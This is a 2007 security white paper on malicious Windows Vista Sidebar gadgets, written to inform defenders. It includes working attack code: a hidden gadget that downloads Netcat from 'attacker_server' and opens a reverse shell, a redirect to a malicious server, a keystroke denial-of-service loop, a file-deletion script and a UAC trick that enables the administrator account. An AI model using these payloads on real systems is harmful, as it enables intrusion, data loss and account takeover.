

Considerations for the Secure
Rollout of Sidebar Gadgets
on Windows Vista

R. Dominguez Vega

25th September 2007

Contents

1	Abstract.....	3
2	Introduction	3
3	Working with Gadgets	4
3.1	Starting the Windows Sidebar	4
3.2	The Gadget Folder.....	4
3.3	The HTML file	4
3.4	The Manifest	5
3.5	Add Your Gadget to the Windows Sidebar	5
4	Distributing & Obtaining Gadgets.....	6
4.1	Code-Signed Certificates.....	6
4.2	Downloaded From Web Server.....	7
5	Example Gadget Attacks.....	9
5.1	Man in the Middle – Cross Site Scripting (XSS).....	9
5.2	Redirecting Users to a Malicious Application	10
5.3	Password Gathering.....	10
5.4	Remote Command Line	12
5.5	Denial of Service Attacks	15
6	Persuading Users to Elevate Privileges with the UAC	17
7	Mitigations	20
8	Best Practices	21
8.1	Security Awareness.....	21
8.2	Sidebar Gadgets Policy.....	21
8.3	Windows Firewall	22
8.4	Anti-Malware and/or Anti-Virus	23
8.5	Secure Gadget Development	23
9	Conclusions.....	24
10	References.....	25

1 Abstract

This white paper discusses the potential impact of the new Sidebar Gadgets feature of the Microsoft® Windows Vista™ Operating System. It also examines the requirements for its secure rollout and describes in detail different types of attacks and their consequences. Remedial actions and best practice recommendations are also included in this document.

This paper is intended for Windows Vista users, Microsoft developers, gadget developers and also for Information Security consultants whose role involves the testing and auditing of Windows operating systems and applications.

It should be noted that the attacks described in this document principally rely on persuading users to install a malicious gadget, and do not constitute a compromise of the Windows Vista security model. To mitigate the risks from such attacks, Windows Vista users should log on to their computer with a standard user account rather than running as a full administrative user.

2 Introduction

Windows Vista includes the “Windows Sidebar”. This new feature allows users to display ‘gadgets’ on the sidebar and on the Windows desktop. Gadgets are small applications which can be very flexible in design and function. They are managed by the Windows Sidebar and can be created by any Windows Vista user with moderate programming skills.

Gadgets can be used for many purposes and the range of their functionality and sophistication is dependent upon the developer’s creativity and skill. Windows Vista includes various gadgets by default, such as a calendar, calculator and currency converter.

Gadgets can include HTML pages, XML files, CSS, JavaScript or VB code. This flexibility, when taken with the ability to use ActiveX and the gadgets’ APIs, makes the development of new gadgets very attractive for both Windows Vista users and potential attackers.

3 Working with Gadgets

This section will explain how to develop a simple gadget. This should assist in gaining a better understanding of the potential attacks associated with the Windows Sidebar and the gadget architecture.

A simple gadget consists of a gadget folder containing at least an HTML file and an XML file. A step by step description describing how to construct a Sidebar gadget is given below:

3.1 Starting the Windows Sidebar

The Windows Sidebar can be found in the "Accessories" folder of the Start Menu. Alternatively, the following command can be run to start the Sidebar:

```
"%ProgramFiles%\Windows Sidebar\sidebar.exe"
```

3.2 The Gadget Folder

Create a gadget folder in the Gadgets directory. The Gadgets directory can be opened by running the following command:

```
"%userprofile%\AppData\Local\Microsoft\Windows Sidebar\Gadgets"
```

Once in the directory, create your gadget folder called "Testgadget.gadget", where "Testgadget" is the name of the gadget. Gadgets must be named with the .gadget extension in order to be recognised and run by the Sidebar.

3.3 The HTML file

Create an HTML file "Test.html" with the following content:

```
<html>
  <style>
    body {
      width:125;
      height:35;
    }
  </style>

  <body>

    <b>This is your Gadget!</b>

  </body>
</html>
```

This HTML file will be the main body of the gadget and can be combined with CSS to provide a more attractively styled design.

3.4 The Manifest

The manifest contains configuration settings and information about the gadget, which are displayed back to the user when browsing between gadgets. The manifest must be placed in the gadget folder and it must be named "gadget.xml". Create a manifest with the following content:

```
<?xml version="1.0" encoding="utf-8" ?>
<gadget>
  <name>Test Gadget</name>
  <author name="AuthorName"></author>
  <copyright>2007</copyright>
  <description>Test Gadget</description>
  <version>1.0</version>
  <icons>
    <icon>gadget_icon.jpeg</icon>
  </icons>
  <hosts>
    <host name="sidebar">
      <base type="HTML" apiVersion="1.0.0" src="Test.html" />
      <permissions>full</permissions>
      <platform minPlatformVersion="0.3" />
    </host>
  </hosts>
</gadget>
```

The manifest also tells the Sidebar which HTML file is to be used as the main body of the gadget.

3.5 Add Your Gadget to the Windows Sidebar

Right click on the cross situated on the top of Sidebar. A window will appear showing all the available gadgets. Double clicking on the gadget named "Test Gadget" will add it to your Sidebar.



4 Distributing & Obtaining Gadgets

There are various ways of distributing and obtaining gadgets. Gadgets can be downloaded from the Internet or sent attached to an email. An attacker could take advantage of either of these methods to persuade users to install malicious gadgets. It may even be easier to persuade users to load malicious code via gadgets if they are initially viewed as fun, mini-applications which pose less of a security threat than other, more traditional, applications. Many of the security implications of gadgets rely on user interaction.

Gadgets should be packed in the following manner:

1. The file must be packaged as a ZIP or a CAB file
2. The extension “.zip” or “.cab” must be changed to “.gadget” in order for the Sidebar to open the file when it is double clicked.

The gadget is now ready to be distributed to users and be deployed onto their systems by them simply double clicking on it.


4.1 Code-Signed Certificates

For security reasons, gadget packages can be code-signed with certificates to provide more information to the user about the source of the gadget, although this is only possible when they are distributed as CAB files.

The user would then be provided with information about the source of the gadget before its installation. Although this security measure would assure users of the legitimacy of a gadget, code signing certificates are not mandatory and their cost of implementation coupled with the fact that they are infrequently used in general makes their use a low priority in most instances.

The following screenshots shows the different Security Warnings produced when attempting to install gadgets which are either code-signed or not:-

- Code-Signed Gadget



- Unsigned Gadget



These Security Warnings operate as part of the basic Windows Vista security model, designed to minimise the chance that a user will perform a task that may be harmful to their system.

However, as can be observed from the screen shots, the difference between the two situations would be minimal for a user without a certain level of security awareness. In addition, web sites which could be considered as trusted by Windows Vista users (such as <http://gallery.live.com>) are at the present time distributing unsigned gadgets.

It should be noted that the gallery.live.com web site allows users to upload gadgets which are made publicly accessible to other users. It is known that these gadgets are code reviewed before being published; however there is no requirement for them to be code-signed before their public distribution.

Receiving Security Warnings from unsigned gadgets downloaded from Microsoft related web sites will probably lead to users downgrading the importance of these warnings and consequently lower their security awareness. In turn, this could lead to users becoming habituated to quickly “clicking through” the various screens displayed when installing a gadget, including any security warnings.

4.2 Downloaded From Web Server


As has already been mentioned, a simple and popular method of distributing Sidebar gadgets is to allow them to be downloaded from a web server.

Windows Vista implemented a number of web browser security measures for Internet Explorer 7 (IE). One such security measure was a new feature implemented in IE called “Protected Mode” (PM); this ensures that IE runs as a low integrity process in order to control its level of access. This new feature has been implemented to protect users from malware running on remote un-trusted web sites.

However, as PM does not protect the Sidebar, malicious gadgets running on an affected system would be able to make remote connections to malicious web servers without the user being alerted in any way. One example of this is described in Section 5.3 (Password Gathering). In addition, since gadgets run on a user’s system they would be able to make Windows API calls.

Windows Defender can be used as a security measure applicable to gadgets downloaded from the Internet. This will scan downloads initiated from IE and will look for malicious code in them. Of course, Windows Defender will only offer this protection from within IE, and would not apply for any other web browsers.

At the time of writing the malicious gadgets described later in this document could be downloaded with no alerts as to the presence of malicious code. However, IE did display user alerts every time an attempt to download a file from a remote server was made. These informed users about the generic risks of downloading a file from an un-trusted source.



It should be noted that the method used by Windows Defender to check for malicious code in IE initiated downloads has not been assessed as part of this evaluation and this information was obtained from the blogs.msdn web site (<http://blogs.msdn.com/sidebar/archive/2006/08/31/733880.aspx>)

5 Example Gadget Attacks

It can be seen then that Windows Vista provides users with a dynamic and flexible functionality which can allow them to either create their own customised gadgets or easily obtain them from developers. However, this flexibility and ease of distribution has a potentially negative impact on security as it presents another opportunity for malicious users to launch attacks against Windows Vista users and their computer environment.

The scope of these attacks would only be limited by the creativity of the person performing them, and the possible attacks described in this document are just examples of what a potential attacker could achieve with gadgets if the necessary security measures are not put in place before a deployment of Windows Vista.

Four examples of potential attacks that could be launched via malicious gadgets and one potential attack via legitimate gadgets are described below. These attacks could allow an attacker to gather sensitive information, such as user credentials, and even to obtain a remote command shell on the target system.

Other attacks of different types have been proposed, such as worm attacks, and it is to be expected that others will be developed; however this is beyond the scope of this document.

5.1 Man in the Middle – Cross Site Scripting (XSS)

A number of Microsoft and third party Sidebar gadgets have been identified as being vulnerable to an XSS attack that could potentially allow remote attackers to execute commands on the target system. An attacker successfully exploiting this vulnerability could execute arbitrary commands in the context of the currently logged in user.

For this attack to be exploited an attacker would need to be able to intercept and modify network traffic between the remote web server and the targeted user; however, this attack would not require a malicious gadget to be run as many legitimate gadgets downloaded and installed by a user could be vulnerable to this type of attack.

XSS is a technique whereby the content of an application can be manipulated so that HTML or JavaScript is inserted into the page returned to the user. This code will execute within the context of the user currently logged in. The vulnerability is caused by a lack of sufficient sanitisation on arguments passed from the web server to the client side Sidebar gadget application.

Vulnerabilities have already been identified in Microsoft Windows Vista gadgets, such as the RSS Feed Headlines gadget and the Weather gadget. Microsoft have released patches to resolve these issues:

<http://www.microsoft.com/technet/security/bulletin/ms07-048.msp>

These vulnerabilities were discussed by Aviv Raff and Iftach Ian Amit in a presentation at DefCon 15 in Las Vegas in August 2007.

XSS attacks should be taken into consideration when developing gadgets to ensure that gadgets correctly validate the data received from the server and entered by the user.

It is also recommended that gadgets should use secure protocols (such as SSL) when receiving any data, even if that data is from what is perceived as a trusted source. This will prevent an attacker who is able to intercept the data from reading or manipulating this data. This technique does, of course, rely on a gadget correctly checking certificates presented.

More information about how to securely develop Sidebar Gadgets can be found in Section 8.5 - Secure Gadget Development.

5.2 Redirecting Users to a Malicious Application

The simple, legitimate gadget "Testgadget.gadget" created in Section 3 could be modified such that it redirected users to a malicious application, (which would probably be designed to mimic a well known legitimate application) in order to persuade the targeted user to provide sensitive information.

The following HTML code shows how this could be done when the gadget was opened in the Sidebar.

```
<html>
  <style>
    body {
      width:125;
      height:35;
    }
  </style>

  <body onload=setTimeout("location.href='http://malicious-server/'",5000)
  bgcolor="#FFFFFF">
    <b>This is your Gadget!</b>
  </body>
</html>
```

5.3 Password Gathering

In this attack, a gadget would be constructed which impersonates the Windows Live Hotmail service in order to persuade users to provide their Hotmail account credentials. Of course, this attack could be based on any trusted entity such as a bank or government service and would also allow phishing attacks to be launched.

As shown below, a specially crafted email could be sent to Hotmail users, purporting to be from Windows Live Hotmail service. This could invite Hotmail users to

download and install a new gadget, which would provide them with the facility to login to the service without visiting the Hotmail Login Site.

From: [REDACTED]@live.com
To: [REDACTED]@hotmail.com
Date: Fri, 3 Aug 2007 07:04:18 +0000
Subject: Get the Windows Live Hotmail Sidebar Gadget



Once the gadget was installed on the target user's computer, the gadget would display in the Sidebar as shown in the following screenshot: -



When a user attempted to login to their Hotmail account by entering their credentials in this gadget and clicking the “Sign In” button, the malicious code in the gadget would run and try to open a connection with the attacker’s web server, allowing the attacker to harvest the user’s credentials.

5.4 Remote Command Line

The following attack could be exploited by an attacker to allow remote command execution. As with the previous attacks, it would be important to cloak the malicious code in a gadget which was designed to appear especially attractive to the target users.

The objective of this attack would be to obtain remote command execution, preferably as a highly privileged user, on the target system. This could be achieved if the malicious code in the gadget used the targeted system to open a remote connection to the attacker’s server which allowed them to execute commands remotely.

Before a command shell could be obtained, it would generally be necessary to download a tool onto the targeted system, since this would not be installed by default with the operating system. However, most Windows Vista installations would contain tools that could be used to download the necessary malicious tools for the attacker to obtain remote command execution.

FTP (File Transfer Protocol) could be used to download Netcat from a system under the attacker’s control to the target system. Netcat is a versatile network tool that allows data to be read and written across TCP and/or UDP connections. A malicious gadget could use the Execute method of System.shell to make the FTP connection as follows:

```
System.Shell.execute("cmd.exe", "/k ftp -A attacker_server" );
```

At this stage an anonymous (-A) FTP connection would be made to the attacker’s server. The next step would be to download Netcat (nc.exe) from the server. The code below could be used to achieve this: -

```
System.Shell.execute("cmd.exe", "/k cd %userprofile% && echo get nc.exe > ftpfile.txt && echo quit >> ftpfile.txt");
```

The code above creates an FTP command file with the instruction “get nc.exe” (echo get nc.exe > ftpfile.txt) to download nc.exe. After nc.exe is downloaded the FTP connection is not needed any more and the connection can be terminated (echo quit >> ftpfile.txt).

```
System.Shell.execute("cmd.exe", "/k cd %userprofile% && ftp -A -s:%userprofile%/ftpfile.txt attacker_server");
```

It should be noted that Windows Sidebar always runs under standard user privileges and so files can only be written to the logged in user directory (%userprofile%).

Once nc.exe has been uploaded to the target PC, Netcat can be run in order to open a cmd.exe socket connection to the attacker's system. For this the following code would be used: -

```
System.Shell.execute("cmd.exe", "/k cd %userprofile% && nc attacker_server 1234 -e cmd.exe");
```

This will open a connection to the attacker's system on port 1234. For this connection to take place, the attacker should set up Netcat as a listener on port 1234:-

```
C:\>nc -v -l -p 1234
listening on [any] 1234 ...
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Users\rdv>whoami
rdv-pc\rdv
```

The sample pieces of code provided so far would not run invisibly and the process could be seen on the console. A real attacker would try to be as unobtrusive as possible and hide malicious processes from the targeted user.

The full code for the "Remote Command Line" attack is given below. In this case, it has been adapted using ActiveX, so that the malware will run invisibly and not alert the targeted users of the attack.


```
<html>
<head>
  <title>Test!</title>
  <style>
    body{
      width:130;
      height:50;
    }
  </style>
</head>
<script>
var a = new ActiveXObject("WScript.Shell");

a.run("cmd /c cd %userprofile% && echo get nc.exe > ftpfile.txt && echo quit >> ftpfile.txt", 0, false);

a.run("cmd /c cd %userprofile% && ftp -A -s:%userprofile%/ftpfile.txt attacker_server && nc attacker_server 1234 -e cmd.exe", 0, false);

</script>
<body>
  <b>This is your Gadget!</b> >
</body>
</html>
```

The following diagram shows the connections between the FTP server, the target PC and the attacker: -



Typically, the malicious code would be hiding under an attractive gadget, such as an image, game or music player so the targeted user does not notice any anomalies and become suspicious. It is worth noting that, once the malicious gadget has been run and the attacker has gained access to a console, this would still be available even after the gadget was disabled and removed, since the Netcat connection would be kept open and not be affected by any Sidebar action. Owing to the nature of the Sidebar, if the target computer was restarted but the malicious gadget was still in the Sidebar, the gadget would run and once again grant the attacker remote command execution.

It should also be noted that the command shell granted to the attacker would run under the privileges of the targeted user. However, privileges could be elevated by tricking users into providing their credentials using another malicious gadget as explained in Sections 5.2 or 5.3; or by using the User Account Control (UAC) dialogue box as described in Section 6.

5.5 Denial of Service Attacks

Denials of Service (DoS) attacks exploit vulnerabilities that affect the functionality of services and the reliable and timely access to data and resources by authorised users, either temporarily or indefinitely.

The DoS attack described in this document would seriously affect the availability of data stored in the system and the basic functionality of the Operating System.

The malicious gadget installed in the system would perform a very simple task in an infinite loop, which would then prevent the user from using their system which would behave in an unexpected manner depending on the user input.

As a proof of concept the following gadget was run on a Windows Vista Business edition operating system causing the unavailability of the system. The gadget simply constantly sends the input keys "Left" and "Enter".

```
<html>
  <style>
    body {
      width:125;
      height:35;
    }
  </style>

  <script>
i=0;
while (i>=0){

    var a = new ActiveXObject("WScript.Shell");
    a.SendKeys("{LEFT}");
    a.SendKeys("~");
    i++
}

</script>

  <body>
    <b>This is your Gadget!</b>
  </body>
</html>
```

Even if the system is restarted the gadget will rerun and will not allow the user to uninstall the gadget or kill the sidebar.exe task.

In order for the user to regain the full control of the operating system, the Sidebar process running on the user's affected account would have to be terminated. The malicious gadget would also have to be removed to prevent it loading again at start up. This could be done by logging into "Safe Mode" or as a different user.

In a more harmful attack the gadget could delete important files from the user's home directory, permanently removing this data.

The code below could be included in a gadget to attempt to remove a user's files from the home directory: -

```
<html>
<head>
  <title>Test!</title>
  <style>
    body{
      width:130;
      height:50;
    }
  </style>
</head>
<script>
function wait(time)
{
  var start = new Date();
  var end = start.getTime() + time;
  while (true)
  {
    start = new Date();
    if (start.getTime() > end)
      return;
  }
}

var a = new ActiveXObject("WScript.Shell");
a.run("cmd /c cd %userprofile% && del filename");

wait(500);
  a.SendKeys("y");
  a.SendKeys("~");

</script>
<body>
  <b>This is your Gadget!</b> >
</body>
</html>
```

6 Persuading Users to Elevate Privileges with the UAC

User Account Control (UAC) is a new security measure implemented in Windows Vista which aims to prevent unauthorised changes to a user's system by asking for permission or an administrative password to be supplied before a task is performed. When an administrative user logs in to Windows Vista they are issued with two tokens, an administrator token (AT) and a standard user token (SUT). The user will then run as a standard user unless a higher privileged task is requested; they are then issued with the administrator token, for that specific task only. This token is issued via the UAC dialogue box, which will prompt the user for authorisation to continue to run the task with higher privileges.

The UAC uses a feature known as the "Secure Desktop". The Secure Desktop runs in a separate session in which the user can only move the mouse and input keyboard data required by the UAC dialog box.

Displaying the UAC dialog box

The potential elevation of privilege technique described here, uses the UAC and takes advantage of the "click through" routine that Windows Vista users are likely to become accustomed to when prompted by Security Warnings. It should be noted that escalation of privileges here refers to the security context of a process within an administrative user session, which by default will not have access to the AT. This attack will not enable the process to obtain the AT for an unprivileged user without them providing administrative credentials. In a business environment users will often not be provided with these credentials.

In this instance, immediately after the targeted user had run the malicious gadget they would be prompted with a UAC dialog box asking for authorisation. An incautious user could easily give the authorisation in the belief that this was just another annoying pop up related to the installation of their new gadget when in fact they were authorising a shell console to be run with administrative privileges.

Once the administrative shell console was authorised, one possible approach would be to enable the administrator account and then to set the password to any desired value.

This could be achieved by the gadget sending keyboard inputs to the administrator console. It is acknowledged these actions would be visible to the target user but the console would only be visible for a very brief time and many typical users could take this to be part of the gadget installation process.

Code to display the UAC dialogue box in order to authorise the administrative shell console, and the part of the code that sends the commands to enable the administrator account and set the password, are shown below: -

```
<html>  
<head>
```

```

<title>Test!</title>
<style>
  body{
    width:130;
    height:50;
  }
</style>
</head>

<SCRIPT LANGUAGE="VBScript">

SET shell = CreateObject ("shell.Application")
SET path = shell.Namespace("c:\windows\system32")
SET run = path.ParseName("cmd.exe")
run.InvokeVerb "runas"

Set Shell2 = CreateObject("WScript.Shell")
Shell2.SendKeys("net user administrator /active:yes")
Shell2.SendKeys("~")
Shell2.SendKeys("net user administrator password123")
Shell2.SendKeys("~")
Shell2.SendKeys("Exit")
Shell2.SendKeys("~")

</script>

<body>
  <b>This is your Gadget!</b>
</body>
</html>

```

A real attacker would of course try to be as unobtrusive as possible and therefore would not send input keys to the administrative console. Instead they would try to not alert the user and run the process invisibly by using code such as the following: -

```

<<html>
<head>
  <title>Test!</title>
  <style>
    body{
      width:130;
      height:50;
    }
  </style>
</head>

<SCRIPT LANGUAGE="VBScript">

SET shell = CreateObject ("shell.Application")
SET path = shell.Namespace("c:\windows\system32")
SET run = path.ParseName("cmd.exe")
run.InvokeVerbEx "runas","/c net user administrator /active:yes && net user
administrator password123"

</script>

<body>
  <b>This is your Gadget!</b>
</body>
</html>

```

At this stage, the administrator account would be compromised, and so the target system as well. This elevation of privileges used in combination with the attack described in Section 5.4 (Remote Command Line attack), would grant an attacker with a remote administrative shell console and consequently fully compromise the system.

7 Mitigations

These types of attacks could have dependencies if restrictions for outbound connections were set in any firewall rule set. In addition, some anti-virus software could detect Netcat as malicious software.

This document focuses on the Windows Firewall, as this is the default firewall protection on Windows Vista systems. However, any firewall could be used to prevent outbound connections and so minimise the chances of these attacks being successfully performed.

All the attacks described in this document have been tested in Windows Vista Business edition and no dependencies were identified when performing these attacks against systems with default Windows Vista configuration settings. Windows Firewall allowed outbound connections and Windows Defender allowed the download and installation of a malicious gadget and the download and execution of Netcat.

The firewall in Windows Vista provides new security features to maintain a more secure system. One of the most important functionalities added in Windows Vista Firewall is the capability to block outbound connections; this was not possible in Windows XP SP2.

This utility, if properly configured, would protect Windows Vista systems from any unauthorised outbound connections that could originate from malware, Trojans, or, as seen Section 5.4, Netcat.

By default, Windows Vista Firewall blocks most inbound traffic but most outbound traffic is allowed. Consequently, users who keep firewall default settings are at risk from malware which uses outbound connections. It should be noted that this approach of not blocking outbound connections by default is taken by other Operating System firewalls and is not unique to Windows Vista.

Windows Firewall does not prompt users when an application attempts to make an outbound connection but instead simply blocks the connection, if this is specified in the firewall rule set. This measure has been implemented to avoid users clicking through when authorisation is prompted for an outbound connection.

This should be considered good security practice, since the protective action should be taken by the firewall based on a well thought out rule set and not a spur of the moment decision from a user who has been prompted with yet another Security Warning. Conversely however, in the absence of a properly restrictive firewall rule set, any allowed outbound connections are also made without any user notification thus allowing malware to use these connections in the background.

Even though the new Windows Firewall is capable of blocking outbound connections, it is very probable that the great majority of home users will keep the default firewall configuration settings.

8 Best Practices

8.1 Security Awareness

The types of attacks described in this document rely on a human element in order to succeed, since a targeted user would have to be persuaded to download and install the malicious gadget on their system. Especially while gadgets are relatively new, users may perceive them as an attractive utility rather than as an application which requires all the usual security precautions to be taken. This demonstrates the importance of security awareness and so consideration should be given to user education to enhance security.

In a business environment, educating users to the dangers of malicious gadgets attacks could be a difficult task, but achieving this should be regarded as a fundamental part of an organisation's defence.

As part of the user education programme it is important that users are advised not to visit any un-trusted site to download gadgets and that they do not install them if they are received by email or any other means.

In addition to being warned about installing gadgets from un-trusted sources, users should be told never to enter any information into any gadgets they do not have good cause to trust, however trivial they believe the information to be.

Defence in depth against these attacks can be achieved by reducing the exposure of valid email addresses within the public domain which will reduce the risks of an attacker targeting specific users within an organisation. If possible, the number of published email addresses should be reduced and the use of generic email addresses (such as 'info@mwrinfosecurity.com') should be considered.

Strengthening home users' security awareness is a more complex task. Windows Vista alerts users of the potential dangers of running third party gadgets. However, it is probably unrealistic to expect this to be a robust defence until the use of code-signed certificates becomes much more widespread, and the Security Warnings easier to differentiate.

8.2 Sidebar Gadgets Policy

Windows Sidebar allows administrators to apply restrictions to Sidebar users. These restrictions are performed by deploying Group Policies in Active Directory for the Sidebar. The following options are available: -

- Only allow the unpacking and installation of code-signed gadgets - this security policy will only allow gadgets with a code-signed certificate to be unpacked and installed onto the system. This policy will not affect already installed gadgets.

- Only allow gadgets located in the Gadget folder and/or in the Shared Gadget folder to be executed.
- Modify the link “Get more gadgets online”- this link can be found in the gadgets’ browser menu, which provides users with gadgets to download. This link can be modified in so that it points to the desired web site.
- Disable the Windows Sidebar -this policy will completely disable the sidebar preventing users from using it.

It should be noted that the reliability of the Sidebar policies listed above have not been tested directly. This information was obtained from the document “Gadgets for Windows Sidebar Security” from msdn2.microsoft (<http://msdn2.microsoft.com/en-us/library/bb508510.aspx>)

It is recommended that organisations’ security models are amended to include Sidebar gadget policies. These should not just be viewed as a configuration setting. It is also recommended that if Sidebar gadgets are implemented in an organisation, the gadgets available for users are subject to appropriate security testing.

8.3 Windows Firewall

As mentioned previously, by default, most inbound traffic is blocked by Windows Firewall while most outbound traffic is allowed. The major risk from malicious gadgets is the ability to make connections to an attacker’s remote server. Therefore, to minimise the risks, it is recommended that the firewall is appropriately configured such that only required connections are allowed.

Ideally, this configuration would be performed by blocking all unwanted traffic and creating a rule set to specify the allowed outbound traffic. Windows Firewall does not allow users to set a list of allowed outbound connections (a white list) but instead uses a black list to specify unwanted traffic. This complicates the task of blocking potential malware connections, since prior information about the malware is required (Windows Firewall can only block outbound traffic based on the port used by the software or the path to the software in the system). The task of blocking all possible illegitimate outbound connections is not feasible due to the large amount of malware available, for many of which information is not available.

Even in the case that only required outbound traffic was allowed, it would still be possible for malware to make use of a port permitted to send outbound traffic by the rule set.

For these reasons, although a properly configured firewall would enhance security it should not be considered as the only security measure against malicious gadgets.

A drastic remedial action would be to block all outbound connections made from the Sidebar (sidebar.exe). This security measure would prevent malicious gadgets

connecting to remote servers; however, it would also severely limit gadget functionality for users. Any inconvenience due to this should be balanced against the perceived risk to the organisation.

8.4 Anti-Malware and/or Anti-Virus

When enhancing security the focus should not only be on preventing an attack, but an extra layer of security should also be added to detect the attack. It is recommended that updated anti-virus and or anti-malware are used. These would detect malicious files on the system and also detect unusual behaviour that could expose the system to risk.

8.5 Secure Gadget Development

As mentioned previously, a number of Sidebar gadgets have been identified as being vulnerable to XSS attacks that could potentially allow remote attackers to execute commands on the target system in the context of the currently logged in user. Therefore, the following security measures should be taken to enhance the security of gadgets by validating the data received and securing the channel over which the data is transmitted.

- Transmission channel encryption - it is recommended that gadgets should use secure protocols (such as SSL) when receiving any data, even if that data is from what is perceived as a trusted source. This will prevent an attacker who is able to intercept the data from reading or manipulating this data. This technique does, of course, rely on a gadget correctly checking certificates presented.
- Source information validation - it is also recommended that the source from which the gadget obtains information is validated such that only data from specific sources can be processed and any data received from an unknown source is rejected.
- Input validation - it is recommended that the gadget be designed to correctly validate the data received from the server. This should include a white-listing function that only accepts the types of data required by the gadget.
- Server side issues - it is also recommended that the responses returned by a server, should only provide that information which is specifically required by the gadget, rather than returning complete HTML web pages. This would limit an attacker's chances of injecting scripts into the server response.

The article "Inspect Your Gadget", written by Michael Howard and David Ross is recommended reading and includes examples of secure gadget development. This article can be found at:-

<http://msdn2.microsoft.com/en-us/library/bb498012.aspx>

9 Conclusions

The flexibility and versatility of Windows Vista gadgets could allow malicious users to exploit them to obtain sensitive information or to run commands remotely. As mentioned previously, the scope of these attacks would only be limited by the creativity of the person performing them.

Although gadgets may be perceived as attractive utilities rather than as applications, it is important that they should be treated as such and therefore afforded all the same precautions and security measures. It should also be remembered that a gadget's source code can be readily viewed; giving advantages to a security consultant or software auditor who can better understand how the gadget works and potentially identify vulnerabilities that could represent a threat to the environment.

The use of new technology should be assessed when it is implemented in any environment and consequently consideration should be given to the secure roll out of systems supporting gadgets. It should be appreciated that risks from both malicious and legitimate gadgets exist.

Sidebar gadgets provide a different opportunity to attack users via established techniques, such as man-in-the-middle, XSS, phishing, remote command execution and DoS. Therefore, gadgets should be subject to a risk assessment and securely tested before deployment to ensure that the supporting system is not exposed to undue risk.

The potentially severe impact of these types of attacks should be taken into consideration and appropriate security measures should be implemented to ensure the secure rollout of Windows Vista. Such gadget related security measures would include the use of code auditing, a properly configured firewall, updated anti-virus and the encouragement of good security awareness amongst Windows Vista users.

10 References

Internet Resources:

<http://msdn2.microsoft.com/en-us/library/aa163287.aspx>

